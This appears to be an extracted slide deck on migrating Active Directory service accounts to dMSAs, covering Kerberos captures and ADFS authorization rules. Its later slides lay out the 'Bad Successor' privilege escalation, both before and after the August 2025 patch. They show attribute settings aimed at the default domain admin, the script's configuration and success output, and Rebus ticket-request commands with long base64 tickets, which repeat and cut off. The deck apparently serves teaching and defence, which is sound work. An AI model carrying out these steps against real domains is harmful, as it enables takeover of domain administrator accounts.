MemberOf                      : {CN=grp.gs.SomeGroupForLegacyServiceAccounts,OU=Groups,OU=Org-ITMgmt,DC=ADTEC,DC=N
ET}
msDS-SupersededManagedAccountLink : CN=dMSA.SQL,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET
msDS-SupersededServiceAccountState : 2
Name                          : sVC.SQL
```

COMPLETING
MIGRATION through
PoSH CMDlet
(Domain Admin
only!):

Config Migration Legacy Svc Acc 2 dMSA

- Service Principal Names (SPNs)
- Allowed To Delegate To List
- Resource Based Constrained Delegation
- Assigned Authentication Policy
- Assigned Authentication Silo
- Trusted AuthN For Delegation UAC Bit

REQUIRES Attention if applicable!:

- Allow/Denied To Cache" List of RODC(s)

Migrating Service Accounts

Legacy → dMSA (Good Successor!)

Authentication AFTER Migration State (i.e., Migration Completed!)

kerberos

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|----------------------------|-----------|-------------|----------|--------|---------|
| 293 | 2025-06-05 23:16:32.305836 | 10.1.4.1 | 10.1.4.41 | KRB5 | 558 | TGS-REP |
| 301 | 2025-06-05 23:16:32.306989 | 10.1.4.41 | 10.1.4.1 | KRB5 | 2139 | TGS-REP |
| 304 | 2025-06-05 23:16:32.313035 | 10.1.4.1 | 10.1.4.41 | KRB5 | 734 | TGS-REP |

CNameString: dMSA.SQL\$

transited

- tr-type: 1
- contents: <MISSING>
- authtime: Jun 5, 2025 11:40:40.000000000 W. Europe Daylight Time
- starttime: Jun 5, 2025 23:16:32.000000000 W. Europe Daylight Time
- endtime: Jun 6, 2025 07:10:41.000000000 W. Europe Daylight Time
- renew-till: Jun 12, 2025 11:40:40.000000000 W. Europe Daylight Time
- authorization-data: 1 item

enc-part

- etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
- cipher [...]: fa431b48b41f7d1240dab58fb87b9bf030ecfdc232292995c2371af63d74418e8f3919f8
- Derived strengthen-reply-key keytype 18 (id=304.3) (9f9cfa13...)
- Decrypted keytype 18 usage 9 using derived strengthen-reply-key in frame 304 (id=304.3)
- encTGSRepPart
 - key
 - last-req: 1 item
 - nonce: 850815922
 - Padding: 0
 - flags: 40a10000
 - authtime: Jun 5, 2025 11:40:40.000000000 W. Europe Daylight Time
 - starttime: Jun 5, 2025 23:16:32.000000000 W. Europe Daylight Time
 - endtime: Jun 6, 2025 07:10:41.000000000 W. Europe Daylight Time
 - renew-till: Jun 12, 2025 11:40:40.000000000 W. Europe Daylight Time
 - srealm: ADTEC.NET
 - sname
 - name-type: kRB5-NT-SRV-INST (2)
 - sname-string: 2 items
 - SNameString: krbtgt
 - SNameString: ADTEC.NET
 - encrypted-pa-data: 3 items
 - PA-DATA Unknown:171
 - padata-type: Unknown (171)
 - padata-value [...]: 3081aaa06330613029a003020112a12204200b4ad6bbe1ec6dbt
 - PA-DATA PA-SUPPORTED-ETYPES

Reassembled TCP (2140 bytes) Krb5 FastRep (232 bytes) Krb5 Ticket (1151 bytes) Krb5 KDC-REP (4...)

Packets: 645 · Displayed: 76 (11.8%) · Dropped: 0 (0.0%)

User → DelegatedManagedServiceAccount



Migrating Service Accounts

Legacy → dMSA (Good Successor!)

WARNING: Some applications/services may still require attention!!! → e.g., ADFS

BEFORE Start

```
AllowedOnBehalfOfCallers SID
S-1-5-21-274783270-2712129839-3354909249-13636

AuthorizationPolicy
@RuleName = "Permit Service Account"
exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/29839-3354909249-13636"])
=> issue(Type = "http://schemas.microsoft.com/authorization/claims/perm

@RuleName = "Permit Local Administrators"
exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/29839-3354909249-13636"])
=> issue(Type = "http://schemas.microsoft.com/authorization/claims/perm

AuthorizationPolicyReadOnly
@RuleName = "Permit Service Account"
exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/29839-3354909249-13636"])
=> issue(Type = "http://schemas.microsoft.com/authorization/claims/perm

@RuleName = "Permit Local Administrators"
exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/29839-3354909249-13636"])
=> issue(Type = "http://schemas.microsoft.com/authorization/claims/perm
```

AFTER Starting Migration BEFORE Completing

```
AllowedOnBehalfOfCallers SID
S-1-5-21-274783270-2712129839-3354909249-13636

AuthorizationPolicy
@RuleName = "Permit Service Account"
exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid", Value == "S-1-5-21-274783270-2712129839-3354909249-13636"])
=> issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true");

@RuleName = "Permit Local Administrators"
exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid", Value == "S-1-5-32-544"])
=> issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true");

@RuleName = "Permit Service Account"
exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid", Value == "S-1-5-21-274783270-2712129839-3354909249-13637"])
=> issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", value = "true");

AuthorizationPolicyReadOnly
@RuleName = "Permit Local Administrators"
exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid", Value == "S-1-5-32-544"])
=> issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true");

@RuleName = "Permit Service Account"
exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid", Value == "S-1-5-21-274783270-2712129839-3354909249-13637"])
=> issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", value = "true");

ps C:\>
```

AFTER Completing Migration

```
AllowedOnBehalfOfCallers SID
S-1-5-21-274783270-2712129839-3354909249-13636

AuthorizationPolicy
@RuleName = "Permit Local Administrators"
exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid", Value == "S-1-5-32-544"])
=> issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true");

@RuleName = "Permit Service Account"
exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid", Value == "S-1-5-21-274783270-2712129839-3354909249-13637"])
=> issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", value = "true");

AuthorizationPolicyReadOnly
@RuleName = "Permit Local Administrators"
exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid", Value == "S-1-5-32-544"])
=> issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true");

@RuleName = "Permit Service Account"
exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid", Value == "S-1-5-21-274783270-2712129839-3354909249-13637"])
=> issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", value = "true");

ps C:\>
```

Event Properties - Event 143, AD FS

General Details


User: ADTEC\dMSA.ADFS Computer: SERVERIES11.ADTEC.NET
OpCode: Info

Log Entry: Microsoft.IdentityServer.PolicyModel.Client.StorageAuthorizationException: ADMIN0120: The client is not authorized to access the endpoint net.tcp://localhost:1500/policy. The client process must be run with service administrative privileges.

Adding NEW Service Account To AuthZ Rules
<https://github.com/microsoft/adfsToolbox/tree/master/serviceAccountModule>
Add-AdfsServiceAccountRule -ServiceAccount "<New dMSA Account>" [-SecondaryServers "<List Of Secondary Servers>"]

Removing OLD Service Account From AuthZ Rules
<https://github.com/microsoft/adfsToolbox/tree/master/serviceAccountModule>
Remove-AdfsServiceAccountRule -ServiceAccount "<Old Legacy Account>" [-SecondaryServers "<List Of Secondary Servers>"]

Log Name: AD FS/Admin
Source: AD FS
Event ID: 102
Level: Error
User: ADTEC\dMSA.ADFS
OpCode: Info
Logged: 01-Jul
Task Category: None
Keywords: AD FS
Computer: SERVE



Migrating Service Accounts

Account → dMSA (**Bad Successor!**)

- **Bad Successor** = WITHOUT PATCH Aug 12, 2025 - KB5063878 - W2K25 DCs
 - Merging PAC (= Privilege Attribute Certificate) and getting hashes/keys of supported encryption types from targeted account, under the following minimal conditions
 - dMSA attribute "*msDS-DelegatedMSAState*" = 2
 - dMSA attribute "*msDS-ManagedAccountPrecededByLink*" = "<DN of some account, user/computer/sMSA/gMSA/dMSA>" (anything that can authenticate!)
Major Problem → Accounts with well-known DNs (default domain admin + KRBTGT)
 - Listed attributes ARE NOT protected from regular LDAP writes!
- Wow! That's a LOT of EASY power! What could go wrong? 🤖



Migrating Service Accounts


Account → dMSA (**Bad Successor!**)

- Therefore, anyone controlling ANY dMSA through.....:
 - Create Child (Specific to dMSA or generic)
 - Full Control (e.g., Account Operators)
 - Write DACL
 - Write Owner
 - Write Property

[Bad-Successor-WRITE-DATA-v2.ps1](#)

[Bad-Successor-VIEW-DATA-v2.ps1](#)

```
# WRITE DATA INTO ATTRIBUTES "msDS-groupMSAMembership", "msDS-DelegatedMSAState", "msDS-ManagedAccountPrecededByLink" OF THE dMSA
$dMSADN = "CN=dMSA.weak,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET"
$objectState = 2
$accDN = "CN=ADM TEC,CN=Users,DC=ADTEC,DC=NET" # = Renamed Default Domain Admin
$accAllowGetPwd = "ADTEC\bad.act0r"
$badSuccessorPatchInstalled = $false
```



```
Windows PowerShell
+++ dMSA +++
> Updating dMSA Object 'CN=dMSA.weak,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET'...
# Attribute.....: 'msDS-DelegatedMSAState'
* Value.....: '2'

# Attribute.....: 'msDS-groupMSAMembership'
* Value.....: 'ADTEC\bad.act0r'

# Attribute.....: 'msDS-ManagedAccountPrecededByLink'
* Value (ADD).....: 'CN=ADM TEC,CN=Users,DC=ADTEC,DC=NET'

- SUCCESS
PS C:\Users\bad.act0r>
```

Renamed Default Domain Administrator (RID 500)

Migrating Service Accounts

Accnt → dMSA (Patched Successor!)

- Patched Successor = WITH PATCH Aug12, 2025 - KB5063878 - W2K25 DCs
 - Merging PAC (= Privilege Attribute Certificate) and getting hashes/keys of supported encryption types from targeted account, under the following minimal conditions
 - dMSA attribute "*msDS-DelegatedMSAState*" = 2
 - dMSA attribute "*msDS-ManagedAccountPrecededByLink*" = "<DN of some account, user/computer/sMSA/gMSA/~~dMSA~~>" (anything that can authenticate, except dMSAs!)
 - (legacy service) account attribute "*msDS-SupersededServiceAccountState*" = 2
 - (legacy service) account attribute "*msDS-SupersededManagedAccountLink*" = <DN of dMSA referencing the (legacy service) account>
 - Listed attributes ARE STILL NOT protected from regular LDAP writes! 🙈
 - In addition to controlling dMSA, control is also needed on target/referenced account!
 - Protected Accounts (secured by adminSDHolder) are now exempt from this attack. But... what about over-permissioned non-protected accounts as the backdoor?

Migrating Service Accounts

Accnt → dMSA (Patched Successor!)

- Therefore, anyone controlling ANY Account + dMSA through:


- Create Child (Specific to dMSA or generic)
- Full Control (e.g., Account Operators)
- Write DACL
- Write Owner
- Write Property

- Attack technique still valid!

[Bad-Successor-WRITE-DATA-v2.ps1](#)

[Bad-Successor-VIEW-DATA-v2.ps1](#)

```
# WRITE DATA INTO ATTRIBUTES "msDS-groupMSAMembership", "msDS-DelegatedMSAState", "msDS-ManagedAccountPrecededByLink" OF THE dMSA
# WRITE DATA INTO ATTRIBUTES "msDS-SupersededServiceAccountState", "msDS-SupersededManagedAccountLink" OF THE (LEGACY SERVICE) ACCOUNT
$dMSADN = "CN=dMSA.weak,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET"
$objectState = 2
$accDN = "CN=ADM TEC,CN=Users,DC=ADTEC,DC=NET" # = Renamed Default Domain Admin
$accAllowGetPwd = "ADTEC\bad.act0r"
$badSuccessorPatchInstalled = $true
```



```
Administrator: Windows Powe...
+++ dMSA +++
> Updating dMSA Object 'CN=dMSA.weak,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET'...
# Attribute.....: 'msDS-DelegatedMSAState'
* Value.....: '2'

# Attribute.....: 'msDS-groupMSAMembership'
* Value.....: 'ADTEC\bad.act0r'

# Attribute.....: 'msDS-ManagedAccountPrecededByLink'
* Value (ADD).....: 'CN=ADM TEC,CN=Users,DC=ADTEC,DC=NET'

- SUCCESS

+++ ACCOUNT +++
> Updating Account Object 'CN=ADM TEC,CN=Users,DC=ADTEC,DC=NET'...
# Attribute.....: 'msDS-SupersededManagedAccountLink'
* Value (ADD).....: 'CN=dMSA.weak,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET'

# Attribute.....: 'msDS-SupersededServiceAccountState'
* Value.....: '2'

- SUCCESS
```

Renamed Default Domain Administrator (RID 500)

Migrating Service Accounts

Accnt → dMSA (Patched Successor!)

- Following only the conditions for Bad Successor while patch is installed, results in Kerberos Error when requesting the TGS for the dMSA!

```
Windows PowerShell
PS D:\Support-Stuff\Tools\Rebus> .\Rebus.exe asktgs /targetuser:dmsa.weak$ /domain:ADTEC.NET /enctype:aes256 /service:
krbtgt/ADTEC.NET /dc:R0FSRWDC1.ADTEC.NET /dmsa /opsec /nowrap /ptt /ticket:doIFoJCCBZ6gAwIBBAEDAgEwoIErzCCBKthggSnMIIeO
6ADAgEfoQsbCUFEVVDLk5FVKIeMBygAwIBAqEVMbMbtYnRndBsJQRURUMuTkVUo4IEbTCCBgngAwIBEqEDAgEcooIEWwSCBFFAgnn+NiQFKobvce4LO
jVj7viPuUi75KTAQObC5xqHFZ67/Fw/6hvmuxtsmvd/cwH83Pub8dIbvns43vFcrnZUe7Z4r5ttutW3TfEA18NOlwomXYtsXsQxRPk896/3yI4XRUFznU00
Lm7+py6nXBvrJRPhFLVkb8ubZ5SGBzMzzWp1TFN4fahHFR00ph01L8PaJ6EqLsK5sS6BGTnzjG6JP5j7y25AdhsBvrxTv/AEND90eDsm0s6gnj0aaKo2q2
mVLOuHc+XHUvqHBvQfZL5HbW9nzyhMR3iCfGSVfakOr6sCx2kwp+hlA05WCoynZhpKdVhJIFunuEjYaFuy0QCZow0NAew0Cvn7baSEQWRXvDNG8k27weZV
pBxsNgu2iYt0g0UhfUhrKtfl3IPlkmZ/vicGmtubdIXYbi93UWicjSS+GlxXoJ6feKx9SGSyowmHalKz4b9nTA4amrv8uiawfNCgu0pD8e6FmDN41R2jtBoHi
Ei3za/mRihrf86JZF+pINhxJ5uACCWQC1uNGoStf89CQtc/ITpQZKQdoh+KhIYUjqqYNjfnD/yGLGeq1A1LOM3c/rZt9uBASgqCWYXLoVedSdLgQQA2kYL1K
kHeVRyMsL/fWmUbwVRnwnUnIs6HCEh2/DY5LPROFz19cFndfIMwhs6g0TheIHeNuHzuOPLjksG6jgckrzBdZVU4itKsk0ETJ1/NNB4wiVbIXWTx1vfMLdnmOeg
Yg0R6txTW5mzAKevGP8FDf6kF6FQw9Ypfrd1vb60F04ceECB7N83dNNHn2tiy1xnd7xe/JD7Xa7hfj3V5FmeLm0k6VL6w4WxPUMSqtMWRQoB/TD761f+jLH
y/7tjYY9dSMFtrZmN3G9DfWA6z8j+panHXZGVGLCK5XTDgMLqiB9takMiwUJ8/RxtKSyet7mXS18M9cnb522jPq3PqJ9B9hdGe3+y9VCbmq0A008JzYXlK/
YDSrE/EkLaHufujDr3td0B1pvVlcXmPeVfVwbFEV3Vohx8vCw2ReW0zXpR0G83+rSq29P0nOCQcoU5LSVM33Joiqja7hiD01Qndf5ujFvT1g8fpgiqE/asV
yP9svc739Y21EHTDLGJgbd0NzVeD1mFgtH3uT1tpssM25qsByRnTQNbV3cpmyQXZahrXScsPcPkC8GvAdJTQjWHcCT94jVUeOI4k8wPjuCO3TXv9yX6Du62Y
ruLvbS27XLOhHXVQz3Pj60eUZZs2VR1YaXupX3Lhw5B0vimYrKF5juwEn0gU3DXh0fnsTZwy/v+c/1NurFbcjwL28o4a4SxNOUIPOjP6p69vo700Wkv0F
tndVrEHkMHhCheSaxvt1+DTCdk9GGR6F88Qco5ABrhF1HFsWce/NKwYh/UtIoigQXi810qJkoDrJ6x6g91qurk2II/AY2oKNqYBgv4fgeZ3Hdyo9NBjCcmSW
TLNfYsqE8osPmImH07mw73ao4HeMIHboAMCAQCigdMEgdB9gc0wgccggcwgCwgCgkZAp0AMCARKhtgQITEx8/iZho9a2Mr0Xpzzr08217goEJ6FOyCPru
uxXLjyhCxsJQRURUMuTkVUohYwFKADAgEBoQ0wCxsJYmFkLmFjdByowDBQBA4QAAPREYDzImWjUoTAYHTIXhM0wQYRGAyMDI1MDkwhjYyMTMzNFqE
RgPMjAyNTA5MDkxMjEzMaRqAsbCUFEVVDLk5FVKIeMBygAwIBAqEVMbMbtYnRndBsJQRURUMuTkVU
```

```
PS D:\Support-Stuff\Tools\Rebus> .\Rebus.exe asktgs /targetuser:dmsa.weak$ /domain:ADTEC.NET /enctype:aes256 /service:
krbtgt/ADTEC.NET /dc:R0FSRWDC1.ADTEC.NET /dmsa /opsec /nowrap /ptt /ticket:doIFoJCCBZ6gAwIBBAEDAgEwoIErzCCBKthggSnMIIeO
6ADAgEfoQsbCUFEVVDLk5FVKIeMBygAwIBAqEVMbMbtYnRndBsJQRURUMuTkVUo4IEbTCCBgngAwIBEqEDAgEcooIEWwSCBFFAgnn+NiQFKobvce4LO
jVj7viPuUi75KTAQObC5xqHFZ67/Fw/6hvmuxtsmvd/cwH83Pub8dIbvns43vFcrnZUe7Z4r5ttutW3TfEA18NOlwomXYtsXsQxRPk896/3yI4XRUFznU00
Lm7+py6nXBvrJRPhFLVkb8ubZ5SGBzMzzWp1TFN4fahHFR00ph01L8PaJ6EqLsK5sS6BGTnzjG6JP5j7y25AdhsBvrxTv/AEND90eDsm0s6gnj0aaKo2q2
mVLOuHc+XHUvqHBvQfZL5HbW9nzyhMR3iCfGSVfakOr6sCx2kwp+hlA05WCoynZhpKdVhJIFunuEjYaFuy0QCZow0NAew0Cvn7baSEQWRXvDNG8k27weZV
pBxsNgu2iYt0g0UhfUhrKtfl3IPlkmZ/vicGmtubdIXYbi93UWicjSS+GlxXoJ6feKx9SGSyowmHalKz4b9nTA4amrv8uiawfNCgu0pD8e6FmDN41R2jtBoHi
Ei3za/mRihrf86JZF+pINhxJ5uACCWQC1uNGoStf89CQtc/ITpQZKQdoh+KhIYUjqqYNjfnD/yGLGeq1A1LOM3c/rZt9uBASgqCWYXLoVedSdLgQQA2kYL1K
kHeVRyMsL/fWmUbwVRnwnUnIs6HCEh2/DY5LPROFz19cFndfIMwhs6g0TheIHeNuHzuOPLjksG6jgckrzBdZVU4itKsk0ETJ1/NNB4wiVbIXWTx1vfMLdnmOeg
Yg0R6txTW5mzAKevGP8FDf6kF6FQw9Ypfrd1vb60F04ceECB7N83dNNHn2tiy1xnd7xe/JD7Xa7hfj3V5FmeLm0k6VL6w4WxPUMSqtMWRQoB/TD761f+jLH
y/7tjYY9dSMFtrZmN3G9DfWA6z8j+panHXZGVGLCK5XTDgMLqiB9takMiwUJ8/RxtKSyet7mXS18M9cnb522jPq3PqJ9B9hdGe3+y9VCbmq0A008JzYXlK/
YDSrE/EkLaHufujDr3td0B1pvVlcXmPeVfVwbFEV3Vohx8vCw2ReW0zXpR0G83+rSq29P0nOCQcoU5LSVM33Joiqja7hiD01Qndf5ujFvT1g8fpgiqE/asV
yP9svc739Y21EHTDLGJgbd0NzVeD1mFgtH3uT1tpssM25qsByRnTQNbV3cpmyQXZahrXScsPcPkC8GvAdJTQjWHcCT94jVUeOI4k8wPjuCO3TXv9yX6Du62Y
ruLvbS27XLOhHXVQz3Pj60eUZZs2VR1YaXupX3Lhw5B0vimYrKF5juwEn0gU3DXh0fnsTZwy/v+c/1NurFbcjwL28o4a4SxNOUIPOjP6p69vo700Wkv0F
tndVrEHkMHhCheSaxvt1+DTCdk9GGR6F88Qco5ABrhF1HFsWce/NKwYh/UtIoigQXi810qJkoDrJ6x6g91qurk2II/AY2oKNqYBgv4fgeZ3Hdyo9NBjCcmSW
TLNfYsqE8osPmImH07mw73ao4HeMIHboAMCAQCigdMEgdB9gc0wgccggcwgCwgCgkZAp0AMCARKhtgQITEx8/iZho9a2Mr0Xpzzr08217goEJ6FOyCPru
uxXLjyhCxsJQRURUMuTkVUohYwFKADAgEBoQ0wCxsJYmFkLmFjdByowDBQBA4QAAPREYDzImWjUoTAYHTIXhM0wQYRGAyMDI1MDkwhjYyMTMzNFqE
RgPMjAyNTA5MDkxMjEzMaRqAsbCUFEVVDLk5FVKIeMBygAwIBAqEVMbMbtYnRndBsJQRURUMuTkVU
```

```
PS D:\Support-Stuff\Tools\Rebus> .\Rebus.exe asktgs /targetuser:dmsa.weak$ /domain:ADTEC.NET /enctype:aes256 /service:
krbtgt/ADTEC.NET /dc:R0FSRWDC1.ADTEC.NET /dmsa /opsec /nowrap /ptt /ticket:doIFoJCCBZ6gAwIBBAEDAgEwoIErzCCBKthggSnMIIeO
6ADAgEfoQsbCUFEVVDLk5FVKIeMBygAwIBAqEVMbMbtYnRndBsJQRURUMuTkVUo4IEbTCCBgngAwIBEqEDAgEcooIEWwSCBFFAgnn+NiQFKobvce4LO
jVj7viPuUi75KTAQObC5xqHFZ67/Fw/6hvmuxtsmvd/cwH83Pub8dIbvns43vFcrnZUe7Z4r5ttutW3TfEA18NOlwomXYtsXsQxRPk896/3yI4XRUFznU00
Lm7+py6nXBvrJRPhFLVkb8ubZ5SGBzMzzWp1TFN4fahHFR00ph01L8PaJ6EqLsK5sS6BGTnzjG6JP5j7y25AdhsBvrxTv/AEND90eDsm0s6gnj0aaKo2q2
mVLOuHc+XHUvqHBvQfZL5HbW9nzyhMR3iCfGSVfakOr6sCx2kwp+hlA05WCoynZhpKdVhJIFunuEjYaFuy0QCZow0NAew0Cvn7baSEQWRXvDNG8k27weZV
pBxsNgu2iYt0g0UhfUhrKtfl3IPlkmZ/vicGmtubdIXYbi93UWicjSS+GlxXoJ6feKx9SGSyowmHalKz4b9nTA4amrv8uiawfNCgu0pD8e6FmDN41R2jtBoHi
Ei3za/mRihrf86JZF+pINhxJ5uACCWQC1uNGoStf89CQtc/ITpQZKQdoh+KhIYUjqqYNjfnD/yGLGeq1A1LOM3c/rZt9uBASgqCWYXLoVedSdLgQQA2kYL1K
kHeVRyMsL/fWmUbwVRnwnUnIs6HCEh2/DY5LPROFz19cFndfIMwhs6g0TheIHeNuHzuOPLjksG6jgckrzBdZVU4itKsk0ETJ1/NNB4wiVbIXWTx1vfMLdnmOeg
Yg0R6txTW5mzAKevGP8FDf6kF6FQw9Ypfrd1vb60F04ceECB7N83dNNHn2tiy1xnd7xe/JD7Xa7hfj3V5FmeLm0k6VL6w4WxPUMSqtMWRQoB/TD761f+jLH
y/7tjYY9dSMFtrZmN3G9DfWA6z8j+panHXZGVGLCK5XTDgMLqiB9takMiwUJ8/RxtKSyet7mXS18M9cnb522jPq3PqJ9B9hdGe3+y9VCbmq0A008JzYXlK/
YDSrE/EkLaHufujDr3td0B1pvVlcXmPeVfVwbFEV3Vohx8vCw2ReW0zXpR0G83+rSq29P0nOCQcoU5LSVM33Joiqja7hiD01Qndf5ujFvT1g8fpgiqE/asV
yP9svc739Y21EHTDLGJgbd0NzVeD1mFgtH3uT1tpssM25qsByRnTQNbV3cpmyQXZahrXScsPcPkC8GvAdJTQjWHcCT94jVUeOI4k8wPjuCO3TXv9yX6Du62Y
ruLvbS27XLOhHXVQz3Pj60eUZZs2VR1YaXupX3Lhw5B0vimYrKF5juwEn0gU3DXh0fnsTZwy/v+c/1NurFbcjwL28o4a4SxNOUIPOjP6p69vo700Wkv0F
tndVrEHkMHhCheSaxvt1+DTCdk9GGR6F88Qco5ABrhF1HFsWce/NKwYh/UtIoigQXi810qJkoDrJ6x6g91qurk2II/AY2oKNqYBgv4fgeZ3Hdyo9NBjCcmSW
TLNfYsqE8osPmImH07mw73ao4HeMIHboAMCAQCigdMEgdB9gc0wgccggcwgCwgCgkZAp0AMCARKhtgQITEx8/iZho9a2Mr0Xpzzr08217goEJ6FOyCPru
uxXLjyhCxsJQRURUMuTkVUohYwFKADAgEBoQ0wCxsJYmFkLmFjdByowDBQBA4QAAPREYDzImWjUoTAYHTIXhM0wQYRGAyMDI1MDkwhjYyMTMzNFqE
RgPMjAyNTA5MDkxMjEzMaRqAsbCUFEVVDLk5FVKIeMBygAwIBAqEVMbMbtYnRndBsJQRURUMuTkVU
```

```
PS D:\Support-Stuff\Tools\Rebus> .\Rebus.exe asktgs /targetuser:dmsa.weak$ /domain:ADTEC.NET /enctype:aes256 /service:
krbtgt/ADTEC.NET /dc:R0FSRWDC1.ADTEC.NET /dmsa /opsec /nowrap /ptt /ticket:doIFoJCCBZ6gAwIBBAEDAgEwoIErzCCBKthggSnMIIeO
6ADAgEfoQsbCUFEVVDLk5FVKIeMBygAwIBAqEVMbMbtYnRndBsJQRURUMuTkVUo4IEbTCCBgngAwIBEqEDAgEcooIEWwSCBFFAgnn+NiQFKobvce4LO
jVj7viPuUi75KTAQObC5xqHFZ67/Fw/6hvmuxtsmvd/cwH83Pub8dIbvns43vFcrnZUe7Z4r5ttutW3TfEA18NOlwomXYtsXsQxRPk896/3yI4XRUFznU00
Lm7+py6nXBvrJRPhFLVkb8ubZ5SGBzMzzWp1TFN4fahHFR00ph01L8PaJ6EqLsK5sS6BGTnzjG6JP5j7y25AdhsBvrxTv/AEND90eDsm0s6gnj0aaKo2q2
